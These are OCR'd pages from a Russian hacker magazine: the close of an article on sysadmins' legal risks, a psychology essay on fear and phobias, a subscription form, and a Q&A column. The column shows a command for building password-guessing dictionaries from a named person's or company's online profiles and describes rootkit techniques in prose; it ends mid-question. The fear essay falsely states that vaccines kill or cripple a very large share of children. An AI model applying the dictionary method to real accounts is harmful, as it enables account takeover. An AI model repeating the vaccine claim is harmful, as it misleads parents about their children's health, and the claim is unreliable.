Отвечать на такие вызовы и ориентироваться в раскладе сил (чтоб вовремя стать на сторону победителя) технический специалист, как правило, не способен. Поэтому рискует остаться виноватым, даже если он и не виноват. А уж если поддался на угрозы, посулы и взятки, так тем более будет сделан ответственным за все. Выиграть у прожженных бюрократов на их поле по их правилам технарь не может. Даже не надейтесь.

Действенный способ защиты для админа — не иметь неограниченного доступа ко всей конфиденциальной информации. То есть учинить разделение полномочий, которое и рекомендуется стандартами по информационной безопасности.

Также на памяти автора были случаи, когда админов привлекали к ответственности за слишком ревностную или чересчур усердную защиту своих ресурсов (и подобных случаев было гораздо больше двух). Борясь со спамом, DoS-атаками, фишингом, порнографией и прочими онлайновыми и оффлайновыми грехами, технари часто излишне усердствуют. И переходят грань закона, нарушая права других людей — самих защищаемых пользователей или вообще людей непричастных. Далеко не все средства защиты приемлемы. Администратор и даже работник интернет-провайдера — это не следователь, не судья и не палач, хотя частенько и норовит выполнять все три роли одновременно.

Делать так не стоит. Конечно, большинство пользователей — ничтожные черви и бесправные рабы. Но все чаще попадаются среди них персонажи с прокачанным скилом «право/юриспруденция». И они могут поставить борцуна на место оригинальным способом — направлением заявления в милицию, ФСБ или подачей искового заявления в суд. А эти органы склонны руководствоваться оффлайновыми законами и полностью игнорировать «сетевые нормы» и понятия.

ЗАКЛЮЧЕНИЕ

Только с первого взгляда сисадмин взаимодействует с техникой. На самом деле каждой настройкой, каждой буквой в конфиг-файле, каждым заблокированным пакетом, каждой командой в консоли он воздействует на отношения между людьми. Не просто отношения, но те отношения, которые затрагивают права и свободы личности, а также деньги. Отношения, которые защищены законом. Неудивительно, что законы эти массово нарушаются.

Как видно, риски сисадмина лежат в правовой сфере. Не имея соответствующего образования, разобраться в них трудно. Поэтому не надо стесняться спрашивать совета и учиться. ⊐⊏

Оксана «Oriyana» Андреева **oriyana@xpsycho.ru**



PSYCHO:

БОЯТЬСЯ НЕЛЬЗЯ ИГНОРИРОВАТЬ

Страхи, фобии и их вариации: эмоции, отравляющие жизнь, или приятная доза адреналина?

Если бы не это «замечательное» чувство, Хичкок, Шьямалан и другие создатели хоррора в кинематографе остались бы без работы, а водители, высотники и другие, чья деятельность связана с риском — без жизни.

Страх присущ практически любому мыслящему существу нашей планеты, и особенно — в нашем веке, когда с каждым годом увеличивается количество новых фобий в словарях и количество новых пациентов у психологов и психиатров.

Страх

Страх — это эмоция. Такая же, как радость, веселье, волнение, скука, только, как правило, более интенсивная и хорошо ощущаемая. И так же, как и для других эмоций, для него характерны специальные условия возникновения: в ситуациях, когда человеку (или животному) что-то угрожает, причем необязательно объективно — при опасении или предвкушении угрозы тоже возникает это леденящее душу ощущение; и так же, как при других эмоциях, в это время происходят характерные физиологические и химические реакции в организме, не говоря уже о психологических. Эмоция страха колеблется от слабого до сильного, и в зависимости от этой характеристики она меняет название: тревожность (неосознаваемый страх), опасение, боязнь, испуг, паника, ужас.
Всего лишь миллион лет назад страхи у людей были только инстинктивными — когда человек боялся грома, хищников, стихийных бедствий, огня, и в этом ничем не отличался от животных. Но человеку свойственно развиваться, расти духовно и эмоционально; и как у любого явления, у развития есть свои негативные стороны — вместе с продвинутостью у человека появился страх невротический. Теперь боязнь огня отходит на второй план, намного ужаснее кажется факт увольнения, кары господней, что про него не так подумают или плохо оценят... Именно с такими проблемами люди приходят к психологам, колдунам, в церковь.

Фобии

Фобия (phobos) в переводе с греческого означает страх или боязнь. Но в современном языке фобия — это далеко не просто страх, — в отличие от обычного страха, фобия устойчива, постоянна и не имеет осознаваемых причин, то есть иррациональна.
Например, если человек боится переходить дорогу по пешеходному переходу, то ты предположишь, что его когда-то на «зебре» сбила (или чуть не сбила) машина, или он стал свидетелем ситуации, когда кого-то переехал автомобиль в этой зоне. Страх имеет рациональные корни, и, с точки зрения психотерапевта, с ним работать легче — ведь причины осознаются.
А вот с фобиями сложнее: как объяснить, почему человек боится взгляда куклы? В первую очередь, этого не понимает сам боящийся, именно поэтому зачастую приступы фобий сопровождаются паническими атаками.
В целом, есть страхи, которые по неопытности можно назвать фобиями: необоснованный страх, спонтанно возникающий страх, страх непонятно чего, сильная тревожность. Но это всего лишь страхи; фобии же оказывают давление на жизнь человека, постоянно напоминают о себе, руководят действиями, приводя к абсурдному поведению.
Например, женщина, которая боится ездить в общественном транспорте (разновидность социофобии), потому что ей кажется, будто на нее все время оценивающе смотрят люди, сравнивая ее одежду, внешность и аксессуары с окружающими. Боясь показаться хуже по какому-либо из параметров, она практически всю зарплату тратит на такси. Невротический, лишенный оснований, хоть и осознаваемый страх, в данном случае является фобией.

Природа страхов

Если говорить о естественном, животном страхе — его природной причиной является инстинкт самосохранения.
Причин, вызывающих невротический страх, великое множество, и они совершенно разнообразны. Но они всегда есть, страх не возникает на пустом месте. Резко и неожиданно залаяла собака — впоследствии ты всю жизнь можешь их избегать; есть неуверенность в своем профессионализме — ты ужасаешься от вида начальника и каждый день с замиранием сердца и холодом в солнечном сплетении ждешь новости об увольнении; нет ощущения своей ценности — ты боишься мнения и оценки окружающих.
Еще одной причиной страхов является неизвестность: ты не знаешь, что тебя ждет, не знаешь, как реагировать на то, что произойдет, боишься, что не успеешь вовремя сориентироваться и принять верное решение. Почему люди часто боятся разных малоизвестных животных или насекомых? Потому что они в корне отличаются от нас, выглядят иначе (незнакомо), мы о них ничего не знаем, не можем прикинуть, что они думают и как себя ведут; в итоге возникает состояние неопределенности, которое в большинстве случаев порождает страх.



По своей сути страх – всего лишь эмоция. Окраску ей мы придаем сами

Может, ты с ужасом ждешь визита отдела по борьбе с киберпреступностью? А кто-то не боится, он просто подготовился на случай такого «посещения» и знает точно, как будет действовать, если сотрудники Управления «К» заглянут к нему в гости. Нет неопределенности — нет страха. Даже если ты точно знаешь, что тебя впереди ждет что-то плохое, ты уже не боишься, а либо смиряешься, либо готовишься, либо ищешь варианты изменить ситуацию, но не боишься, — что и следовало доказать.

Страхи, порождаемые социумом

С одной стороны, можно утверждать, что страх — это субъективная эмоция, и каждый индивид сам себе придумывает, чего бояться, а чего — нет. Но не все так просто на самом деле. Человек, находясь в состоянии страха, слабо анализирует происходящее вокруг, не способен трезво оценивать обстоятельства, у него одна задача — избежать опасности, избавиться от чувства страха, и все умственные усилия направлены на это. Такой особенностью психики живого существа (да-да, это касается не только людей) давно пользуются многие манипуляторы. О них мы поговорим чуть позже, а сейчас я приведу для иллюстрации простой пример срабатывания инстинкта самосохранения.

Ты прекрасно знаешь, что животное вряд ли в здравом уме побежит навстречу охотнику, ибо это нонсенс и абсурд. Но мы изменим условия и предположим, что перед оленем охотник со страшным ружьем, а сзади, слева и справа — бушует огонь или слышен сильный необычный шум; куда он побежит? Понятно, что не в огонь и не на шум — из двух зол олень выберет меньшее. Как видишь, используется подмена выбора: вместо «бежать или не бежать к охот-

Виды страхов и фобий

Страхов и фобий очень много. И если страхи носят, как правило, индивидуальный, часто неповторимый характер, так как они спровоцированы какими-то реальными событиями, которые человек помнит и осознает, то фобии обычно достаточно стандартны.

На мой взгляд, наиболее точной является классификация фобий по фабуле страха, которую предложил известный психиатр, медицинский психолог Карвасарский.

Группа фобий, связанная с пространством. К ней относятся:

- **клаустрофобия** — боязнь замкнутого пространства. Как правило, эта фобия имеет невротические корни в виде закрытых пространств при авариях или наказаниях в темных кладовках;
- **агорафобия** — боязнь открытого пространства. Варианты агорафобии: страх путешествовать без сопровождающих, страх находиться среди толпы незнакомых людей (хотя, в этом случае агорафобия парадоксально переплетается к клаустрофобией: с одной стороны, толпа и замкнутое пространство, с другой — никто из этих людей не знаком, поэтому невротиком воспринимается как эмоциональная пустота вокруг); похожие страхи, где есть шанс остаться без помощи, если вдруг станет плохо. Эта фобия особенно свойственна людям с приступами чего-либо: сердечные, потеря сознания, панические атаки, астма.
- **гипсофобия** — страх высоты;
- **батофобия** — страх глубины.

Группа танатофобии, или страх смерти. Причем часто человек боится не абстрактной смерти, а конкретной: умереть от определенной болезни, упасть на рельсы перед поездом метро, смерть от терракта. К такой фобии склонны люди с высокой мнительностью, тревожные, зацикливающиеся, слишком много думающие.

Группа нозофобий, или страх чем-то заболеть.

Перечислять подвиды нозофобий можно бесконечно, так как сколько болезней, столько и фобий. Наиболее часто встречаются: сифилофобия, инсультофобия, инфарктофобия, канцерофобия (боязнь заболеть раком), кардиофобия (страх сердечных заболеваний), бациллофобия (страх патогенных микроорганизмов). Сюда же относят страх вида крови — гематофобию. Особенно часто обострения нозофобий наступают во время различных эпидемий.

Группа фобофобии, или страх испугаться чего-либо. Таким людям можно только посочувствовать.

ФОБИИ, СВЯЗАННЫЕ С ЛЮДЬМИ И ОБЩЕСТВОМ

Группа социофобий, или страхов, связанных с общественной жизнью. Для них присущ страх ситуаций, вызывающих унижение, смущение или страх оказаться в центре внимания, и наступают они именно среди людей или в общественных местах, даже если там людей мало.
Например, к ним относится страх публичных выступлений; страх покраснеть (эрейтофобия); страх познакомиться с человеком, особенно противоположного пола; страх потерять партнера; страх совершить какое-нибудь действие, которое может гипотетически вызвать смех — выйти в туалет, снять верхнюю одежду, есть в присутствии посторонних. Существует история о том, что один астролог умер от разрыва мочевого пузыря из-за того, что постеснялся выйти в туалет. Именно эту историю не проверяла, но знаю, что такие люди действительно есть. И здесь важно не перепутать природное стеснение с фобией. Природные инстинкты — страх, голод, естественные потребности — при достижении слишком высокого уровня напряжения, особенно если оно на грани смерти, вышибают все комплексы. А вот человек, подверженный фобии, плевать хотел на неудовлетворенные природные инстинкты: невротическое напряжение для него более значимо, чем природное.
В основе этой группы фобий лежит глубокая неуверенность в себе, своих силах, сильная зависимость от мнения окружающих, низкая самооценка.
Группа сексуальных страхов. Самый распространенный вариант — это коитофобия (страх перед половым актом).
Группа «контрастных» фобий. Когда человек, живущий на одних крайностях, боится выпасть в противоположные: например, женщина, свято хранящая верность мужу, посещающая церковь, в общем, благочестивая во всех смыслах этого слова, боится не удержаться перед какой-нибудь сексуальной оргией; или страх водителя школьного автобуса врезаться в какой-нибудь столб или бензовоз, что приведет к гибели детей. Другими словами, это навязчивый страх совершить то, что человек гипотетически может, но не хочет совершать.



Гленофобия – одна из самых загадочных фобий: страх взгляда куклы

О ПОЛЬЗЕ СТРАХА

Как и любая естественная эмоция, страх в разумном количестве несет в себе конструктив: он предупреждает о потенциальной опасности, помогая быстрее мобилизовать силы и вовремя среагировать на нее, дает встряску организму. Еще страх бывает желанным: вспомни, с каким упоением ты выискиваешь хорроры и триллеры в предвкушении порции адреналина. Да-да, именно в адреналине дело. Ведь зачем прыгать с парашютом, рискуя жизнью в реальности, если можно запланировано испугаться и получить ту же дозу бодрящего гормона? Адреналин = встряска = активизация внутренних ресурсов организма и психики.
В психоанализе есть такое понятие — «комплекс кастрации»: мужчины, боясь быть кастрированными, все-таки играются с разными ножичками, опасными колюще-режущими предметами, а женщины, боясь быть изнасилованными, прячутся в темных углах.
В фольклорной кладовой любого народа есть страшилки про привидений, русалок, покойников, ведьм и другую нечисть. Кто-то считает, что при помощи таких рассказов у человека происходит катарсис — освобождение от своих собственных страхов и напряжений; кто-то — что не в состоянии объяснить невротизмы внутри сознания, человек ищет ответы во внешних обстоятельствах, а именно — в мистике; и, конечно же, надо вспомнить дедушку Фрейда, который давно открыл понятие танатоса — влечения к смерти, как одного из невротических инстинктов человека. Ужасающие истории удовлетворяют этот инстинкт, не причиняя вреда самому организму.

нику» дается выбор «бежать к охотнику или бежать в огонь». Удачность этого примера в том, что он четко описывает схему, по которой мы попадаемся в ловушку. Неудачность — в этом примере у оленя выбора нет, он повинуется инстинкту самосохранения, не задумываясь; его страх настоящий, природный. А ты — homo sapiens, человек мыслящий, именно поэтому твой страх редко бывает инстинктивным, в большинстве случаев он невротический (надуманный), как и у других слишком много думающих хомо сапиенсов. Для того, чтобы заманить тебя в ловушку, нужно всего лишь придумать и внушить тебе какой-нибудь страх. Посмотрим, как это делают некоторые категории власть имущих и манипуляторов.

Правительство

Не будем трогать наше действующее правительство, ведь мы его любим и уважаем, лучше обратим взоры на дедушку Сталина, который считается одним из самых ярких диктаторов и тиранов на европейском пространстве. Всю страну он держал в страхе и ужасе, и с точки зрения собственной выгоды делал абсолютно правильно: кому нужна демократия, когда выскочки постоянно норовят свергнуть действующего правителя с трона, заставляют жить в напряжении, идти на уступки... Причем, как ни прогибайся — все равно не угодишь. Ну кому это нужно? Намного эффективнее и полезнее держать всех в ежовых рукавицах: никаких попустительств — это помогает дисциплинироваться; жестокое наказание за непродуманный поступок развивает патогенное прогностическое мышление — человек сто раз подумает, прежде чем что-то сказать или сделать; профилактические расправы не допустят в умах граждан даже мысли о том, чтобы сойти с пути праведного; вынужденная любовь к правителю — это сродни продвинутой заповеди «возлюби ближнего своего». Вполне благородные цели: народ духовно воспитывается, глава державы живет в спокойствии и гармонии.
Что интересно — многие люди действительно любили Сталина, некоторые считали (и до сих пор считают) его политику справедливой и конструктивной, старички то и дело вздыхают: «Вот был бы Сталин — он бы навел порядок...» А вот что пишут про Сталина исследователи: «В безграничной возможности подменять добро злом и наоборот проявлялась непостижимая загадочность Сталина. И потому лучшим выражением сталинского юмора был труп. Но не просто труп и не труп врага, а труп друга, который любил Сталина, и которому все же Сталин почему-то доверял... Это проявлялось и в большой политике. Сталин убил Кирова, а затем, приписав это убийство своим идейным противникам, развязал цепь показательных судебных процессов. Это был гениальный ход сталинской тактики и политики».
Как видишь, чтобы войти в историю, нужно быть хоть немного гением; но для того, чтобы народ не создавал тебе проблем — достаточно хорошо запугивать его, пример можно брать с вышеописанного вождя, немного адаптировав стратегию под наш век. Отличный пример — гибель и пропажа без вести журналистов и остальных неугодных. Кстати, причиной такому поведению правителей является тот же самый страх: страх утратить бразды правления, страх за семью, страх потерять лицо...



Joshua Hoffine – фотохудожник, создающий хоррор



Кажется, я начинаю понимать, почему с детства не люблю клоунов :)

PR и реклама

У этих манипуляторов нам учиться и учиться. Увидев в рекламном блоке ужасающие последствия кариеса, изжоги, колоний бактерий под ободком унитаза и тому подобное… ты еще не побежал за предлагаемым продуктом? Если нет — это значит, что тебе безразлично собственное здоровье. А вот большинству потребителей не все равно, и они, гонимые ужасом, бегут и покупают жвачки, зубные пасты и щетки, лекарства, средства гигиены, не проверяя, насколько действующим является спасительный эффект рекламируемого продукта. Вспоминаем оленя и подмену выбора: вместо «жевать или не жевать жвачку после еды» потребителю приходится выбирать между «жевать «Орбит» или «Дирол», или что-то еще». Но это относительно безобидные мелочи. Дело приобретает более серьезный оборот, когда речь заходит, например, о вакцинации. Печальная статистика говорит о том, что от прививок умирает или становится калеками очень большой процент детей. Но это говорит сухая статистика, а бигборды показывают нам печальные глаза ребенка с субтитрами снизу или сверху от картинки: «Мама, подари мне жизнь…» Если бы не вчиталась, то подумала бы, что речь идет об абортах. Но нет — таким образом производитель вакцинации и его рекламная компания предлагает родителям выбор: «Подарить ребенку безоблачное и здоровое будущее или отдать на съедение кровожадной ветрянке». И плевать, что выбор полностью противоречит реальной статистике. Испуганные и впечатленные родители понесут младенца в частную поликлинику, чтобы «спасти ему жизнь», и возможно уже через пару дней поймут, как безжалостна и манипулятивна бывает реклама в погоне за прибылью.



Потомственная гадалка в третьем поколении: снимаю порчу, приворот, разворот, мордоворот, от ворот поворот

Похожие «фишки» используются и в политике или бизнесе, когда кандидат подается в виде спасителя от какого-либо зла или угрозы. «Зло», кстати, предварительно придумывается, создается и внедряется в умы людей. Именно поэтому я называю наши страхи преимущественно невротическими — прямой угрозы нет, она выдумана, мы спасаемся от несуществующей опасности, тратя на это абсолютно реальные средства.

ПРОЕКЦИИ СТРАХА В ПОВСЕДНЕВНОЙ ЖИЗНИ

Есть страх, который существует в чистом виде — когда ты боишься и понимаешь, что боишься. Но есть эмоции и поведенческие реакции, которые являются результатом действия защитных механизмов психики, выталкивающих страх из зоны сознания. Вот несколько примеров. Стеснение — это предупреждающий страх проявить себя настоящего + страх негативной оценки окружающих в ответ на это проявление. Агрессия (как вариант) — это страх + защитный механизм отрицания — «Я не боюсь! И сейчас я докажу это, первым проявив инициативу». Стыд — страх потери идеального образа, созданного себе человеком. Презрение — содержит в себе долю страха стать таким же, как и объект презрения.



Это паук. А чего в детстве боялся ты?

Госслужбы: страховщики, охранные службы, ГИБДД

Думаю, многие из нас сталкивались с сотрудниками страховых компаний. Не только тех, которые в обязательном порядке страхуют твой автомобиль, но и тех, которые должны впарить свои услуги, в итоге получив за это деньги (естественно, из твоего кармана). Конечно же, ты не хочешь отдавать крупную сумму за воздух, поэтому с их стороны в ход идут страшные сказки: как люди гибнут на ровном месте; как человек ушел на работу, приходит — а квартира его взломана и ограблена; как один мужчина купил новенький Бентли, лег спать, а на следующее утро его украли... Да, иногда эти сказки носят абсурдный характер — здесь играет роль интеллектуальная продвинутость агента, рассказывающего страшилки. Волей-неволей начинаешь задумываться: а вдруг и я могу стать жертвой, ведь по сути никто из нас не застрахован... И тут: оппа! «Вы еще не застрахованы?! Мы предлагаем застраховать Вас от падения самолета на голову!».

Я вспоминаю, как меня запугивал страховой агент при покупке обычного полиса гражданской ответственности: «А Вы знаете, что если Вы врежетесь в дорогую машину, то сумма обычного полиса не покроет убытки, там одну царапину на двери закрасить — не меньше 500 долларов США. А если это будет не царапина, а вмятина? Один мой знакомый как-то раз влетел в черный джип, его страховки не хватило — и хозяин джипа угрожал ему расправой! Оно Вам надо? Может лучше доплатить лишние 30 у.е. и ездить спокойно?» И я доплатила. Потому что «А вдруг...?».

Что ни говори, страховики хорошо умеют обрисовывать ужасающие перспективы существования без страховки. Как будто сумма, выплаченная родственникам после смерти застрахованного, вернет ему жизнь...

А вспомни свои ощущения при ожидании ГИБДД'шника, медленно, уверенно и самодовольно идущего к твоей машине: так удав приближается к кролику. Вроде ничего серьезного или вообще не нарушал, но, судя по его виду, штраф тебе сейчас впаяют чуть ли не до лишения прав, или вообще конфискуют автомобиль и дадут пожизненное заключение. Да, у страха глаза велики, и ты непроизвольно вкладываешь в права крупную купюру, уверяя себя, что она ничего не стоит по сравнению с твоей безопасностью. Как видишь, опять надуманная опасность и реальный финансовый отстег.

По такой же «схеме» работают патрульные наряды милиции, охранные службы и даже инспектора в налоговой.

Маги, целители, колдуны

Обладают ли даром исцеления и сотворения чудес потомственные маги, целители и колдуны в третьем поколении — вопрос спорный, но то, что они обладают даром запудривания мозгов и устрашения верящих в чудеса людей — это понятно любому здравомыслящему человеку. Создавая таинственную мишуру вокруг себя, они заставляют посетителей поверить в то, что они избранные, знают что-то, чего не знают все остальные, могут навести порчу и наоборот — спасти от нее. Создается образ могущественного, всезнающего, всеумеющего полубога-полудьявола. В одном помещении, где принимают «потомственные в третьем поколении», находятся и иконы, и кресты, и карты Таро, и ящерицы в бутылочках, и чьи-то черепа и кости, и какие-то древние свитки подозрительного вида, и православные свечи, что в целом дает неплохой замес для влияния на психику доверчивых граждан. Для тех, у кого клиенты атеистичны и не особо доверчивы, создали специальную Профессиональную Ассоциацию магов, специалистов парапсихологии и целителей. Схема работы такого «специалиста», как правило, стандартна, хоть и возможны незначительные вариации: «У тебя проблема? Тааaак, давай посмотрим (какой-нибудь фокус с помощью колдовского инвентаря). Ооой... Порча у тебя, милый, все проблемы в жизни из-за нее. И это еще не все — тебе за упокой поставлено, и совсем скоро начнется действие. Что делать будем? Ты знаешь, что порча снимается только через деньги? Да, да, ты разве не знал? Через деньги ставится, через деньги и снимать надо, милый. Я себе ни копейки не беру! Я помогаю людям с божьей помощью, поэтому мне деньги не нужны, мне бог подает все, что мне нужно...». Страх за свою жизнь и благополучие затмевает рассудок (хотя, если человек пошел к такому колдуну, рассудок уже был не особо светлым), и клиент бежит занимать деньги или вскрывать заначку, чтобы спасти себе жизнь с помощью «потомственного». Опять, как видишь, страх не настоящий, а внушенный.

Таблетка от страха

Если ты прочитал все, что написано выше, то уже знаешь, откуда растут корни страха, кем он внушается, как выглядит, какие имеет признаки. В общем, этого достаточно, чтобы избавиться от многих страхов, которые тебе присущи, но для полного счастья дам еще несколько практических советов:



Если при их виде похолодело и сжалось внутри, значит, у тебя есть автомобиль

1. Не убегай от своего страха, все равно не убежишь. Лучше стань и гордо посмотри ему в глаза, — даже этого иногда достаточно, чтобы он исчез. Если ты боишься подходить на улице к девушкам, сделай своему страху назло — подойди и познакомься. В худшем случае получишь отказ, но при этом жизнь продолжится — уже без страха, и это уже важнее, чем одно неудавшееся знакомство. В лучшем случае... вариантов много. Но, anyway — лучше размышлять о позитивном исходе, чем зацикливаться на чем-то плохом.

2. При размышлениях о преследующем страхе задай себе вопрос: «Что самое худшее может случиться, если ЭТО произойдет?». И спрогнозируй несколько вариантов развития ситуации и своего поведения в ней. Например: «Если меня уволят, я останусь без денег, но при этом чуть позже: найду новую работу с более приятным начальником; пересмотрю свое отношение к наемному труду, и возможно, займусь своим бизнесом; наконец отдохну» и тому подобное.

3. Не бойся неизвестности. Рано бояться того, что еще не произошло — это не только портит нервы, но и может привлечь в твою жизнь то, чего ты опасаешься. Не потому что «чудеса», а потому что зацикливаешься и начинаешь замечать предмет опасений и тяготеть к нему. Умные люди говорят: решай проблемы по мере их поступления. Мудрые считают, что лучше спрогнозировать и предотвратить проблему. И только глупые ничего не делают и боятся.

4. Анализируй корни своих страхов и устраняй их. Пока причина не осознается, страх носит панический характер, но как только ты поймешь, откуда тревога и негативные ощущения — ты сразу же можешь предпринять что-либо для ликвидации опасных обстоятельств.

5. Помни о том, что страх — это всего лишь эмоция, а все эмоции субъективны, то есть надуманны. Он существует ровно до тех пор, пока ты о нем помнишь. В реальности у тебя есть выбор: бояться или не бояться. Надеюсь, этот выбор будет правильным :). ⌶

ВЫГОДА•ГАРАНТИЯ•СЕРВИС

ХАКЕР

8.5 Гб DVD

БУДЬ УМНЫМ!

ХВАТИТ ПЕРЕПЛАЧИВАТЬ В КИОСКАХ! СЭКОНОМЬ 660 РУБ. НА ГОДОВОЙ ПОДПИСКЕ!

Замучилися искать журнал в палатках и магазинах? Не хочешь тратить на это время? Не надо. Мы сами потратим время и привезем тебе новый выпуск Х. Для жителей Москвы (в пределах МКАД) доставка может осуществляться бесплатно с курьером из рук в руки в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес.

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 2100 руб.



Еще один удобный способ оплаты подписки на твое любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ЕСТЬ ВОПРОСЫ? Звони по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ВОПРОСЫ, ЗАМЕЧАНИЯ И ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС info@glc.ru

ЭТО ЛЕГКО!

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в январе, то подписку можно оформить с марта.

СТОИМОСТЬ ЗАКАЗА:
2100 РУБ. ЗА 12 МЕСЯЦЕВ
1200 РУБ. ЗА 6 МЕСЯЦЕВ

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «_______________»

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ______________ 20 г.

- ☐ прошу выслать бесплатный номер журнала ____________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «_______________» с 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «_______________» с 20 г.	

Ф.И.О.
Подпись плательщика

Кассир

Антон «ant» Жуков



Q: Подскажи, как можно определить движок сайта, если админ убрал все баннеры, по которым можно было определить CMS.

A: Действительно, определить движок сайта на глаз не всегда представляется возможным, и без использования специальных инструментов тут никак не обойтись. К счастью таковые имеются. Одним из лучших является Whatweb (www.morningstarsecurity.com/research/whatweb) — веб-сканер нового поколения, умеющий идентифицировать системы управления контентом (CMS), платформы для блогов, JavaScript-библиотеки, сервера и т.д. В процессе того, как ты посещаешь какой-либо вебсайт, браузер получает массу невидимой информации о том, как настроен веб-сервер, с помощью какого ПО создавалась страничка и т.д. На данный момент программа поддерживает 250 плагинов, идентифицирующих CMS по различным признакам. Например, даже если админ удалил тэг WordPress, это не собьет сканер с толку, так как плагин для WordPress будет искать еще строку «wp-content». Использовать сканер очень просто, достаточно передать ему в качестве параметра адрес сайта:

```
$ ./whatweb www.
morningstarsecurity.com
```

Q: Подскажи простой способ сгенерировать словарь для подбора пароля к аккаунту конкретного человека.

A: Пентестеры и хакеры сталкиваются с этой задачей практически каждый день. Поэтому уже давно существуют специальные инструменты, которые умеют генерировать списки паролей, принимая в качестве параметра только URL. Например, такой инструмент, как CeWL (www.digininja.org/projects/cewl.php), умеет генерировать словари, путешествуя по заданному сайту до указанной глубины. Однако хакеры — люди ленивые :), и привыкли по максимуму автоматизировать свою работу. Userpass.py (www.pauldotcom.com/userpass.py) — небольшой скриптик на Python, который с помощью Google ищет человека на Linkedin.com, а затем натравливает на найденный профиль CeWL. Если жертва указала в профиле свои аккаунты facebook, myspace и т.д., то данные для создания словаря берутся и оттуда. Работа со скриптом проста:

```
$ python userpass.py "name".
```

Параметр name может быть как именем отдельного человека, так и названием компании (в данном случае будет сгенерирован словарь для всех работников данной компании). У программы есть несколько интересных опций:

- g — отвечает за количество страниц, ссылки на которые надо отпарсить после выполнения поискового запроса Гугл;
- s — с помощью этой опции задаются дополнительные параметры для поиска (например, если компания/человек занимается безопасностью, то можно задать «security»);
- m — задает минимальную длину слов, передающихся CeWL.

Как видишь, все очень просто. Вдобавок, можно заточить скриптик под свои собственные нужды.

Q: Есть ли руткиты для x64?

A: Еще некоторое время назад я был бы не уверен. Но теперь точно могу сказать: «Да». Сейчас совершенно очевидно, что нашумевший руткит TDL3, который надолго поселился в головах исследователей из антивирусных компаний, развивается именно в этом направлении. Напомню, что TDL3 считается одним из самых передовых руткитов на сегодняшний день (подробнее можно прочитать в этой статье — www.nobunkum.ru/issue003/tdss-botnet). Однако количество установок новой Win7 x64

постоянно растет, а руткит до этого момента до сих пор не умел осваиваться в системе. Это странно, потому что механизмы, позволяющие инсталлировать на эту платформу, существуют. Тот же концепт (Disable PatchGuard & Driver signature enforcement) механизма обхода проверки подписи в x64 появился еще в начале года в публичном доступе. Авторы нового TDL4 используют техники заражения MBR и старта вредоносного кода раньше самой операционной системы. Подобные методологии уже активно применялись такой малварью, как Mebroot. Так что, вероятно, в ближайшее время x64 уже перестанет быть помехой.


Q: Объясни на пальцах, что за новые атаки — DLL-инъекции?

